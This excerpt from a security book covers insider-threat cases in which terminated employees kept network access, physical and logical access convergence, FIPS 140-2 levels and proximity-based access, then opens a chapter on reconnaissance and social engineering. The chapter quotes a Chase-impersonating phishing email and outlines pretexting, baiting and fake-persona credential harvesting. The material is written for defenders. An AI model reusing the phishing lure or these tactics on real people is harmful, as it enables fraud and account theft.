Two-Factor Authentication

The premise of two-factor authentication, such as a password or numerical pin, is something you know; it is something you have such as a key fob or proximity card; or something you are, such as fingerprints. Most of us use two-factor authentication outside of work on a daily basis. Our debit cards along with a PIN are some of the simplest forms of two-factor authentication. Two-factor authentication in terms of building and room access has been around for a long time. Some high-security facilities require personnel to enter through a turnstile using a badge reader (something you have) and numerical key pad (something you know) to gain access into the building. Additional access via proximity card or badge reader for access to other rooms might not require two-factor authentication, but based on the credentials on the proximity card or badge, access can be denied or allowed. Security access turnstiles and badge readers are just like firewalls. They provide access control and segmentation to certain areas of a facility on the basis of your profile. At any given time, the organization can audit your access and attempts at accessing the facility. However, this information is usually kept on a separate database and monitored by an entirely different group of people who typically have zero interaction with the logical security team. This is important in terms of the security policy associated with the termination of an employee. The first thing that happens in most terminations is that the terminated employee's physical access to the building is revoked. What is typically the last thing to get revoked, depending on the size of the organization and level at which the employee was serving the company, is network access. In a recent use case study by Symantec of employees who were laid off, had quit, and/or were fired in the last 12 months of the case study, 24% still had network access to their respective former corporation's network and 20% of that group had access up to a week after termination. Additionally, the use case covered the methods by which the terminated employees who were interviewed stole data.

These statistics might seem alarming, especially if you are dealing with a disgruntled sophisticated end-user, but the majority of those in the sample were not disgruntled employees. However, it is not surprising to see that terminated employees are still having access to the network after they have been terminated. This is important to understand as most of these processes are carried out in a single-threaded fashion across multiple groups within a company. As an example, depending on the type of termination, the soon-to-be terminated employee's manager will contact HR and notify them to start the termination process. This kicks off a lot of different processes that involve the termination of benefits, facility access, equipment return, and revoking network/system access. Some of this is handled directly by HR and other aspects are carried out by the manager who is supposed to notify physical security and IT security on the date of separation, which is usually a two-week window or immediate depending on the circumstances of the termination. In some organizations that I have worked with in the past, automated systems generate an email that notifies the individuals concerned that they need to take specific actions in revoking physical and logical access. The manager of the terminated employee of a large company typically does not get notified that all physical and logical access has been revoked. I have seen some exceptions to this as we have worked for very large organizations that were very diligent in letting the manager know that access has been revoked. Figure 4.2 illustrates the realities of this separation as they are carried out in a single-threaded fashion. What is meant by single-threaded is that the process is not automated in terms of combining the technologies to work in concert. In terms of automation, an email might fall into the category of automation but still require someone to take the initiative in performing the necessary action.

Unfortunately, the automation gap between physical and logical security exists within certain organizations but is not as widespread from a deployment perspective. Timing is everything in terms of revoking all access in near real time. The use cases that we are about to discuss are in no way targeted at the




Figure 4.2 Single-threaded access termination.

companies in which these criminal acts occurred but demonstrate the gap between physical and logical security. A great example of physical security and logical security access not being in sync is that of Dong Chul Shin and Danielle Duann.

Use Case: Dong Chul Shin (Normal End-User)

According to the published articles on the matter, Mr. Shin was terminated from a large Texas power company on March 3, 2009 but still had his corporate laptop in his possession until March 5, 2009. Although officially terminated on March 3, Mr. Shin was able to access the power company's intranet remotely through a VPN (virtual private networks). Mr. Shin was able to change a file that reflected inaccurate power generation capacity that cost the company ∼$26,000 as they were not able to accurately forecast their ability to transmit energy. The security team was able to uncover the VPN logs to determine that Mr. Shin had in fact logged into the system from his home after termination. The article also stated that Mr. Shin had access to the management applications of a nuclear facility. This is just an example of many cases that have been publicly reported and builds the case for bridging the physical and logical IT security gap. The case that involved Mr. Shin was one-dimensional in the sense that he was not an administrator or had any type of root access to critical systems.

Use Case: Danielle Duann (Super-User)

Danielle Duann, an IT director for a nonprofit organ procurement center, was fired from her position in late 2005. As one would expect in a termination, Danielle had all of her network access revoked, including all administrator access. As an IT director, she had insight and access to other employees' user IDs and passwords that had administrator access rights. On the night that she was fired, Danielle accessed the center's network via a VPN account that she setup and proceeded to use another employee's administrator login credentials to access various servers and delete critical files. The center was able to catch Danielle in real time as files were being deleted. They were able to track and verify through VPN logs the IP address that was responsible for deleting the files, which was traced back to Danielle Duann's home residence. In this case, the IT team followed the typical standard operating procedure by cutting off all access but did not take into account the high-level position of the IT director and amount of additional information she had access to.

The above cases are just two examples out of hundreds that we could have mentioned in this chapter. Additionally, in terms of the typical notion of cybercrime that involves a motive for profit, these crimes were motivated by desperation and revenge. How do these two incidents correlate with physical security? Both companies involved use some form of badge access readers. In the first and second cases, we can assume that facility access (badge access) was terminated. If the company that employed Mr. Shin had had the capability to remove network/system access at the same time they revoked facility access, they could have avoided this breach. This is not to say that the current policies that this company has in place are wrong but it is easy to understand that someone did not remove network/system access in a timely manner. In the case involving Ms. Duann, all the standard procedures were followed. In hindsight, I am sure the company involved will address the way in which it handles the next IT director by having anyone with administration privileges to change his or her password and perhaps doing an audit on all the VPN accounts to determine that there is not any rogue or duplicate account. Although hindsight is always 20/20 in these cases, it is important to emphasize that we can learn from them and hopefully have an update of the processes and technologies in place.

Converging the Great Physical Divide

The need to converge certain security aspects of physical and logical security is evident in the use cases that we shared in this chapter. To facilitate the convergence, it should be driven by policy and procedures. The typical processes and best practices that are invoked following the termination of an employee at-a-glance are as follows:

1. Contacting Human Resources: This is typically done by the manager subsequent to resignation or company invoked termination based on other factors.
2. Contacting Physical Security: This involves revoking physical access from the system and accounting for any employment badges or proximity cards that the terminated employee must turn in.
3. Contacting IT Security: This involves revoking system access, as well as network and remote access. The security team should invoke an audit of the terminated employee's network and system activity before and during the two-week notice period. As we mentioned at the beginning of the chapter, the statistics of former employees taking information when they leave are very apparent. Additionally, if the terminated employee held a senior level in IT that required their involvement with the administration of the systems, it should require additional checks and balances to ensure that there is no rogue account on any of the systems they might have had access to.
4. Inventory of Equipment: This involves taking back laptops, workstations, thumb drives, notebooks, passwords, and any other medium that contains corporate information.
5. Exit Interview: This process can take many forms but in some companies, this is a reminder that although you are leaving the

company, you are still required to treat any information you know about the company as confidential and not to share it in your next place of employment. Additionally, if you signed any noncompete clauses and NDAs, you will be reminded of the terms and conditions that you signed upon accepting employment.

What is important to note is that if you never signed any nondisclosure or noncompete clauses, under United States law it is a felony and depending on the State you live in, the penalty can range from a large fine to even jail time. These laws can be found under the Department of Justice: 18 U.S.C. § 1030 Fraud and Related Activity in Connection with Computers and down to the state level as reflected in Texas Penal Code Title 7, Offenses Against Property Chapter 33, Computer Crimes. What might seem like an act of revenge against the company based on emotion is not worth it. The cases that we highlighted involved unauthorized intrusions that could have been prevented, but it is important to stress that the same penalties can be leveraged on taking corporate information with you when you leave. The use case that was conducted by Symantec touches on additional insider risk that is frankly alarming but should be viewed as a wakeup call for conducting further audits when someone leaves an organization.

Figure 4.3 demonstrates a model that is intended to reduce the risk associated with physical (facility) and logical (network/system) access. This model that is geared to model the process of termination of an employee is intended to bridge the gap once a termination order hits an organization's IT systems. This does not leave human resources or the terminated employees' manager to guess if all access has been terminated. If the team responsible for terminating network/system access is buried in email, which typically might be the case, it could take 24–48 hours in a best-case scenario for all access to be revoked. As we have seen in the use cases, each minute that passes only increases an organization's risk because of the terminated employee who might commit a nefarious act of destruction or back door the system for later access. That is why it is very important




Figure 4.3 Bridging physical security and logical access.

to make sure that all the machines used by anyone with administrative/root access, who is being terminated, should be audited to ensure that no rogue accounts exist. Additionally and more importantly, all individuals with administrative/root access should be required to change all their passwords. The Duann case was referenced to illustrate a worst case and realistic example of what can happen even though all the best efforts were made to restrict access. Lastly, a lot of what we have discussed in this chapter in terms of additional security controls and process might require additional capital and operating expenditures. They also require risk tradeoffs due to the economics of security. However, it really depends on the critical nature of the data that you either want to protect or have to protect based on regulatory compliance. The comment we most often get from CIOs and CSOs regarding security is "keep my networks up and keep us out of the papers." Security is typically the last thing that is discussed because it is a huge cost center and looked at as insurance or a checkbox in doing what is considered "good enough." Again, the basis of the "good enough" comment might be a result of many factors and the biggest one is usually economics. As silly as this might seem, imagine you are the PR director for a large organization that was breached and had to write a comment on the matter and ask yourself, "Did we approach security as a checkbox and based on the controls we have in the network today, would we, as an organization, have done anything different?" There is no right or wrong answer to this question but this should at least get you thinking or rethinking your current security strategy and perhaps find ways to bridge certain gaps within your organization as they pertain to physical and logical security.

Physical Device Security (Cryptography)

We talked about physical security in the purest form but what about physical security that pertains to an appliance? This usually comes in the form of tamper proof (stickers, screws, epoxy, and paint) intrusion mechanism to alert if the appliance has been opened and an intrusion mechanism that zeros out any cryptographic function with the appliance. In working for many vendors, we typically deal with these types of requirements for Federal Information Processing Standard (FIPS) 140-2 certification. At a high level, FIPS covers four different security levels that revolve around protecting the critical security parameters (CSP), which include cryptographic keys and authentication data that are system- or user-defined within the appliance.

1. Level 1: Requires the use of a specified and approved encryption algorithm or approved security function within the appliance.
2. Level 2: Requires the use of tamper evident controls such as tamper-resistant seals or coatings and pick-resistant locks whose sole purpose is to protect any plain text cryptographic keys within the appliance.
3. Level 3: Requires Level 2 and the capability to zero out any plain text data that are related to the cryptographic function in the event the cover of the appliance is opened or the physical cryptographic function is accessed physically.
4. Level 4: This is the highest level of protection that provides the capability to immediately zero out any known physical intrusion that would result in the unauthorized access to the system. The IBM 4764 PCI-X Cryptographic processor and HP Secure document server are just two examples of FIPS 140-2 Level 4 products.[2]

As we mentioned, FIPS is typically a process we have to go through as a vendor during the development of many products that we bring to market. The Level 4 is really for those deployments that are remote in countries where an organization might not own the data center and where the environment may be harsh to name a few. These requirements help vendors to stay compliant with specific government standards and can also help protect your global deployments in areas that you do not have day-to-day physical oversight. Moreover, to some, FIPS might seem like overkill but if the adversary is determined to get your data, he or she will take any measure necessary to uncover the lowest hanging fruit. For example, if the adversary has access to a data center and understands that redundant systems are in place, it is likely to be the reason in the event there is a failure. This can be leveraged to gain access and manipulate configuration data to allow for remote access. Having strong physical security that has the capability to zero out plain text cryptographic data will reduce the one of many risks within the data center. Physical data center breaches do happen and are not typically given widespread media attention. For example, at a Verizon Business data center in London, several individuals dressed up as police officers to gain access into the facility, and once they gained entrance, they tied up the guards and made away with ~$4 million worth of computer equipment. The FIPS standards might not have helped in this instance but full disk encryption would have at least ensured that the thieves could not access

[2] *http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf*

the data from the equipment they stole. Even with all the physical security and logical security in place, the thieves used the simplest form of hacking—social engineering.

In this chapter, we have discussed many elements of physical security and used various use cases that demonstrate the need for tighter controls, policy, and the ability to bridge certain aspects of physical security with logical security. We have touched on two-factor authentication in terms of gaining physical access into a facility and into specific rooms of a facility that might be restricted to the general employee population. What we did not talk about are additional safeguards that can be deployed in terms of authentication access to critical servers that require proximity-based access control (PBAC).

Proximity-Based Access Control

What PBAC means is that you have to be physically located in the room to log in with the proper credentials to perform any data input, mining, and/or perform any administrative function to the device that has PBAC associated with it. This does not always scale for very large deployments and remote areas that are geographically challenged. However, if you have highly sensitive data and have the need to control physical access down to the individual within a specified room, PBAC provides further checks and balances in terms of reducing risk and exposure of information. PBACs are becoming more robust in terms of restricting access to certain functions based not only on physical proximity but also geographic location. This type of control works well when the IT teams are in physical proximity to their data center. The biggest asset that an adversary can have is user login credentials but the prize possession is administration access. The adversary is not going to risk physically breaking into your facility let alone your data center when he or she can access your infrastructure remotely. An IT security horror story that we have been told is about an administrator going to a conference in a remote foreign country and later finding out that through some means an adversary was able to harvest login credentials through malware infected USB keys or someone conducting surveillance within a cyber café. Let us take the example of the Duann case; although she was terminated and had both physical and logical access revoked, she was able to login remotely from home through a VPN and caused a lot of damage. Let me emphasize that this is no fault of the company but if they had PBAC in terms of




Figure 4.4 Proposed convergence model of logical & physical security.

access based on geolocation, Duann would not have caused the damage and destruction of files. Duann would have to be physically on site to even access the systems. This brings up a key point and difference between a disgruntled employee and a cybercriminal. The damage and destruction of key critical files from a disgruntled employee is based on emotion and revenge. Additionally, this type of behavior will almost certainly be uncovered much sooner than that of the silent adversary who does not want to destroy data. The silent adversary wants to keep a low profile because the value to him or her is not in the destruction of your data but preserving, stealing, selling, or using your data to gain a competitive advantage.

Summary

Mediating the great security divide between physical and logical security covers a lot of ground. As an industry, we have made a lot of advancement in terms of automating certain aspects of physical security that deal with access control to interoperate with logical security controls. In this chapter, we considered some of the high-level security functions that can provide immediate benefit and reduce your risk profile. The termination process of an employee is fundamental to all organizations, as highlighted by the two use cases in this chapter. The ability to merge these functions could have prevented the situations described above. According to the use case conducted by Symantec, it should raise several red flags as 24% of that control group still had network/system access well after being terminated. Not yet mentioned is third-party administration access, such as that of Salesforce.com or HR recruiting access to Monster.com. We left these out because they were not really applicable to the chapter. However, they ought to be considered in the process of termination since, as the Symantec article pointed out, people will take any information necessary to help them in their new roles. We have also addressed PBAC. Although this might not be applicable in very large organizations, it is something to consider in terms of reducing your risk profile to those accessing your systems remotely. Lastly, we have discussed FIPS and the use of physical security controls to deny access to cryptographic functions of a device. FIPS is pretty standard if you work in the vendor community or work in an industry vertical that requires high levels of assurance. At the end of the book, we illustrate a comprehensive security framework designed to reduce risk and address the specific issue of bridging this security gap.

References

Â§ 1030: Fraud and related activity in connection with computers, 2003. United States Department of Justice. Retrieved September 20, 2010, from *www.justice.gov/criminal/cybercrime/1030NEW.htm*

Coercion, undated. Texas computer crime law. Steve Jackson Games. Retrieved September 20, 2010, from *www.sjgames.com/SS/texaslaw.html*

Harris, S., 2010, CISSP Practice Exams (All-in-One), (first ed.). Mcgraw-Hill Osborne Media, New York.

Miller, R., 2007. "Ocean's 11" data center robbery in London. Data Center Knowledge. Retrieved September 20, 2010, from *www.datacenterknowledge.com/archives/2007/12/08/oceans-11-data-center-robbery-in-london/*

Poulsen, K., 2009. Ex-employee fingered in Texas Power Company hack. Wired News. Retrieved July 20, 2010, from *www.wired.com/threatlevel/2009/05/efh/*

Vering, J., 2010. Trade secrets, confidential information, and employee theft. Retrieved September 20, 2010, from *http://hrhero.com/hl/articles/2010/04/29/trade-secrets-confidential-information-and-employee-theft/*

Vijayan, J., 2009. IT exec who sabotaged organ donation records sentenced. Computerworld Retrieved September 20, 2010, from *www.computerworld.com/s/article/9135689/IT_exec_who_sabotaged_organ_donation_records_sentenced*

This page intentionally left blank

5

NONSTATE SPONSORED ATTACKS: STEALING INFORMATION IS OUR BUSINESS... AND BUSINESS IS GOOD

INFORMATION IN THIS CHAPTER

- Asymmetric Forms of Information Gathering
- Blended Reconnaissance
- Social Engineering and Social Networking
- Point, Click, and Own

Introduction

Symmetry is a curious thing. Symmetry traditionally refers to proportion. It signifies a degree of regularity, balance, and evenness. At its core, symmetry implies a state of being in equilibrium. On the contrary, asymmetry traditionally refers to the lack or absence of proportion. It signifies a measure of irregularity, imbalance, and unevenness. At its core, asymmetry implies the antithesis of symmetry. It points to a state of being that is devoid of equilibrium.

Asymmetric Forms of Information Gathering

Asymmetry is often viewed as a state of imperfection depending on the context in which it is being applied and defined. With respect to the world of cybercrime and espionage, asymmetry is the preferred state of being. Asymmetrical methodologies provide the elements necessary for ensuring the successful promotion, execution, and completion of their mission. It is paramount for cybercriminals, as well as state sponsored and subnational cyber actors, to recognize this. Failure to do so can adversely affect the ability of the cyber actor to complete his or her mission as it is defined.

As we progress through this chapter, we address many common techniques used today by cybercriminals and cyber espionage operators alike. In some instances, these parties and their activities are one and the same while in others they are quite different. We delve into the realm of the professional cyber operator: those parties who seek out and make their livings exercising their understanding of application architecture, network transmission protocols and their behavior, traditional and nontraditional malicious code and content exploits, vulnerabilities, and human weakness, which is perhaps the greatest vulnerability of them all. We discuss how, in addition to the professionals, amateur involvement is on the rise. Some of these amateurs are merely the equivalent of cyber tourists, while others are seeking to advance themselves, their skills, and agendas. We see how a defined lack of symmetry, in addition to mimicry of the appearance of perfect symmetry, plays a role within these areas, and in those to come. Asymmetrical forms of information gathering will become clear and, once identified, easily recognized by the trained eye.

Blended Reconnaissance

Reconnaissance can be performed in a number of ways. It can be conducted physically, taking into consideration the physical security attributes or characteristics of a given target or its personnel or it can be conducted logically, via the execution of targeted exercises and automated tools developed to aid in the detection, identification, and enumeration of hosts, systems, and networks reachable via Internet protocol communications. A savvy adversary will leverage these and other avenues such as social engineering to accomplish this mission. In either selecting targets for exploitation or defending them, it is important to note and understand the means by which reconnaissance is conducted and achieved. Reconnaissance as an operational task is paramount to the success or failure of all missions and classes of attack. From the most simplistic to those classes that are involved and comprise truly sophisticated multivector approaches, proper execution of reconnaissance activity cannot be ignored. In terms of the most sophisticated attack classes such as Advanced Persistent Threats (APTs), those attacks comprising advanced and normally clandestine means to gain continual, persistent intelligence on an individual or group of individuals such as a foreign nation state government, understanding the targeted information is as important as knowing which individuals can be targeted to source the data. The ability to map/discover the targeted infrastructure can be achieved using simple scans of known external access points of the network. However, the majority of technology used for this specific reconnaissance is noisy and typically detected by most IDS/IPS devices that are monitoring network traffic. Unfortunately, Google has opened up many avenues for collecting and performing reconnaissance without even sending a single packet to the targeted infrastructure.

Blending reconnaissance involves leveraging multiple public and private data stores to clearly determine who will become "patient zero," the index or primary case as seen in epidemiological investigations for identifying the initial patient within a population during an epidemiological investigation.[1] For aggressors, this is very important, as they will seek out the target(s) that offer the least resistance and greatest degree of opportunity for initial exploitation.

Single-threaded data sets alone provide value; however, a correlated reconnaissance view, with information gained from a variety of sources, paints a crisp picture of the said targets and the infrastructures and ecosystems to which they belong. Whether you or your organizations are aware, your adversaries (cybercriminals, state sponsored adversaries, subnationally sponsored cyber actors, etc.) clearly understand the value of your data. As a result, it should come as no surprise that these parties would consider intermittent disruption of service or total denial of service as being viable.

Before we discuss the methods employed by these parties in addition to reconnaissance, let us first define some key areas of interest to them. The following is representative of a number of areas of interest to these adversaries; however, it does not address all areas in all use cases. It is important to note first the goal in gaining access to data (regardless of their owner) that are deemed sensitive by one party and protected from all unauthorized parties. Most information sought out by adversaries active in the cyber realm (cybercriminals, state sponsored, or

[1] *http://news.techworld.com/security/113086/researchers-trawl-for-confickers-patient-zero/*; *http://wordnetweb.princeton.edu/perl/webwn?s=index%20case*

subnationally sponsored actors) provides economic, industrial, military, and/or foreign intelligence advantages.

For example, merger and acquisition strategies, intellectual property, military strategies, and unclassified information in aggregate form can be deemed sensitive financial information; research and prototype information are a few examples of data sets that are typically sought after as they provide the most value and competitive advantages. No discussion regarding professional grade thievery or spying can begin without first addressing the concepts of reconnaissance and blended reconnaissance. Reconnaissance, as we discuss in more detail in Chapters 6 and 9, can be simply defined as the act of scouting and surveying in a covert manner to achieve a degree or level of knowledge via inspection, exploration, and investigation.

Social Engineering and Social Networking

Social engineering is just as effective in gathering information today as it was decades ago. There are many examples that describe in great detail just how easy it is to ascertain information from someone. Social engineering is the ability to collect sensitive information from individuals without their being aware that they are giving away the keys to the kingdom. Social engineering can take be summed up in six categories:

1. Pretexting: This is tricking the target into believing that you are something you are not. Typically, this could take the form of attacking or impersonating a colleague in the company you are trying to gain information from or even other forms of impersonating such as saying you are an investigator, law enforcement officer, auditor, IT security, and so on, the point being to take on the right persona to achieve your collection goal.
2. Diverson theft: This is the ability to con the delivery of goods to be dropped off at a location that is in close proximity to the intended location to intercept the goods. This is not very typical in terms of cyber theft and leaves a high probability of the actors involved getting caught.
3. Phish: This is a vector in which someone crafts an email that looks legitimate to trick an unsuspecting user into downloading malicious code and content onto their computer to collect information about the target. When this form of phishing came out, the probability of someone falling for it was alarming. Today, the attackers have become cleverer in terms of enticing you to click on a link. The following example was taken from Chase.

From: Chase Bank Online

Subject: Account Verification

Dear Chase Bank Customers,
Your online Banking account needs Verification for security purpose, click on the verification link for you to continue on your online banking

VERIFICATION
This message has been sent to all Chase customers
Chase Bank Security Department
www.chase.com

Note: failure to do so will lead to the suspension of your account
Please do not reply to this mail. Any message sent will not be answered[2]

4. Phone phishing: Phone phishing typically ties into email phishing by prompting the target to call a specific phone number regarding his or her account. Once the target calls the number, he or she will be prompted to enter account information and personal identification information. Additionally, phone phishing could be by someone pretending that he or she is from the organization you do business with, or even work for, to ascertain information.
5. Baiting: This is used often and is very common among trade shows. The premise here is that someone will load malware on a USB stick with a legitimate corporate logo and leave it hoping someone will insert it in his or her computer, thus executing the malware. The majority of baiting is intentional, but in early 2010 at AusCert, one of the largest security conferences in the Asia Pacific, IBM was giving out USB keys that contained malware. In this case, the malware was supply chained injected without IBM's knowledge. Once this was discovered, every attendee of the conference was notified and given instructions on how to remove the malware. Case in point: do not use USBs that are given to you at a conference unless you are absolutely sure that they are clean. This was unfortunate for IBM, but this can happen to anyone.
6. Quid pro quo: This one takes many forms, and one of the most famous use cases was an IT security organization that sent out a survey in which users supplied their passwords in

[2] *https://www.chase.com/index.jsp?pg_name1⁄4ccpmapp/privacy_security/fraud/page/fraud_examples*

exchange for a small interoffice gift. Another way quid pro quo works is calling users claiming that you are IT and calling back on an IT issue. Let us face it, if you are dialing into a large company, you are bound to find someone with an IT issue, and by using virtual pretexting techniques, you could end up with all the information that you are looking for.

Additionally, social engineering is extremely effective in terms of industrial and government espionage. Understanding of your target's weakness and habits can be used as bait in harnessing just about any information you are looking to capture. To give you a little more context, let us take Kevin Mitnik as an example. Mr. Mitnick went down in history as one of the most well-known computer hacker icons in the world. Mr. Mitnick was very intelligent and had a strong academic and practical understanding of a variety of vulnerabilities that allowed him access to sensitive information. He also understood the susceptibility to exploitation that exists in human beings. Given this, he exercised his knowledge of both systems and human vulnerabilities to capitalize and ultimately profit from the weakness of others. Additionally, Mr. Mitnick had a strong fluency in social engineering techniques and practicum. Through this knowledge, he was able to obtain the information necessary to access facilities and systems belonging to a host of organizations and individuals including the system of the man who eventually aided in bringing him down, Mr. Tsutomu Shimomura.[3]

We cite this case because what Mr. Mitnick did almost two decades ago is still relevant today.

The exploitation of social networking technology and environments exemplifies this. It is a new advent in social engineering. Social networking falls squarely into the danger zone that allows for events such as those described by Goethe in *Faust* to occur. There is no privacy in social networking environments and any attempt at providing it is simply an illusion set in place to appease legal counsel and watchdog organizations. The reality is that anything placed on a publicly available server is not private and as such potential fodder for exploitation. The following is a quick blurb from Facebook and Twitter's EULA.

Facebook: Privacy

"Your privacy is very important to us. We designed our Privacy Policy to make important disclosures about how you can

[3] *www.takedown.com/bio/tsutomu.html*

use Facebook to share with others and how we collect and can use your content and information. We encourage you to read the Privacy Policy, and to use it to help make informed decisions.

Sharing Your Content and Information. You own all of the content and information you post on Facebook, and you can control how it is shared through your privacy and application settings. In addition:

1. For content that is covered by intellectual property rights, such as photos and videos ("IP content"), you specifically give us the following permission, subject to your privacy and application settings: you grant us a nonexclusive, transferable, sublicensable, royalty-free, worldwide license to use any IP content that you post on or in connection with Facebook ("IP License"). This IP License ends when you delete your IP content or your account unless your content has been shared with others, and they have not deleted it.
2. When you delete IP content, it is deleted in a manner similar to emptying the recycle bin on a computer. However, you understand that removed content may persist in backup copies for a reasonable period of time (but will not be available to others).
3. When you use an application, your content and information is shared with the application. We require applications to respect your privacy, and your agreement with that application will control how the application can use, store, and transfer that content and information. (To learn more about Platform, read our Privacy Policy and About Platform page.)
4. When you publish content or information using the "everyone" setting, it means that you are allowing everyone, including people off of Facebook, to access and use that information, and to associate it with you (i.e., your name and profile picture).
5. We always appreciate your feedback or other suggestions about Facebook, but you understand that we may use them without any obligation to compensate you for them (just as you have no obligation to offer them)."[4]

Twitter: Your Rights

"You retain your rights to any Content you submit, post, or display on or through the Services. By submitting, posting, or displaying Content on or through the Services, you grant us a worldwide, nonexclusive, royalty-free license (with the right

[4] *http://www.facebook.com/terms.php?ref¼pf*

to sublicense) to use, copy, reproduce, process, adapt, modify, publish, transmit, display and distribute such Content in any and all media or distribution methods (now known or later developed)."[5]

The common theme of both these terms is that Facebook and Twitter own the rights to any content you publish for their use. Let us not forget that anyone else with the right privileges can read and download any content you post and potentially take advantage of those data to conduct reconnaissance and exploitation on you, your employer, or any number of targets. The amount of information that can be acquired from social networking sites and used for reconnaissance purposes is endless. From a targeting perspective, Facebook can be used to establish your social habits, likes, and dislikes. All of these may be used by a party with nefarious intent bent on profiting or completing a mission with your data in tow. With the recent addition of geographic location information (incorporation of geographic information systems intelligence in modern Internet-enabled applications), it is easy to establish in what locations you work and play. All this information can be used in determining the approach one could use in gathering information.[6]

In a sanctioned penetration test, a security research firm Meta-Guard was able to penetrate a power company by using Facebook. On completion of their research, the researchers at Meta-Guard found that over 900 employees were using Facebook. As a result, they were able to create a fake persona of an attractive female employee. Over time, they were able to befriend many of the company's employees. As part of their penetration testing, the team was able to find a cross-site scripting vulnerability in the company's Web server. Once they were assured the fake persona was working, they posted a rogue link to Facebook indicating that there was an issue with the company's Web server. Many individuals who were friends with the fake persona actually clicked on the link, and the security research firm was able to harvest user credentials, giving them access to very sensitive data stores.

This is a prime example of how social networking can be used to collect and launch various attacks. The rapid adoption and use of social networking has exploded in terms of the number

[5] *http://twitter.com/tos*

[6] *www.eweek.com/c/a/Security/Social-Engineering-Your-Way-Around-Security-With-Facebook-277803/*

of people who utilize social networking on a daily basis. For example, Facebook currently touts as follows:

- More than 500 million active users
- 50% of our active users log on to Facebook in any given day
- Average user has 130 friends
- People spend over 700 billion minutes per month on Facebook

As a result of the advent of blended social networking connections becoming the norm, the likelihood of greater degrees of compromise and exploitation has increased significantly.

Blended connections are quite common and expected in applications such as LinkedIn[7] or comparable sites, for example. This has led to what we call connection sprawl. In most cases, individuals want high numbers in terms of friends and connections, so that they can capitalize in one way or another. The idea of "staying connected" is an attractive one to users and adversaries alike.

Point, Click, and Own

Cybercriminals and actors are in a position of strength in many respects today because of the rapid adoption of next generation technology. The lemming-like willingness to adopt these technologies at any cost to achieve a higher degree of social acceptability has acted as an invitation to those with nefarious intent bent on profiting, regardless of the cost, or the pain and suffering of others.

In some respects, this is an obvious ailment of the social condition known as social networking. Cybercriminals are empowered and in a position today to gather voluminous amounts of intelligence about their targets and subsequently execute their plans. This has become less trivial over time especially when we consider the rapid adoption of technologies that promote dynamicism over security such as those affiliated with Web 2.0.

The Internet has made us more dependent on these technologies and by proxy on the security we believe to be inherent within them than ever before. We rely on Web browsers, email clients, word processors, and PDF viewers to name a few for work and pleasure. They are inextricable aspects of our existence. To do business today, enterprises must allow for Web, Mail (SMTP, POP3, IMAP, etc.), and DNS traffic in addition to other nontraditional enterprise applications.

From a security point of view any connection established internally to the Internet is implicitly trusted by the firewall.

[7] *www.linkedin.com*

Typically, a traditional legacy firewall is useless in providing deep packet inspection and/or access control of egress traffic. From a hacker's point of view, the return on investment in trying to bypass a firewall from the outside is extremely low. This brings us to the big shift in the paradigm. Today, hackers are utilizing common vulnerabilities within Web browsers and Web servers to deliver very sophisticated attacks in addition to phishing and spear phishing attacks. As a result, the following sections will be of interest to those tasked with securing enterprises against next-generation adversaries and aggressors.

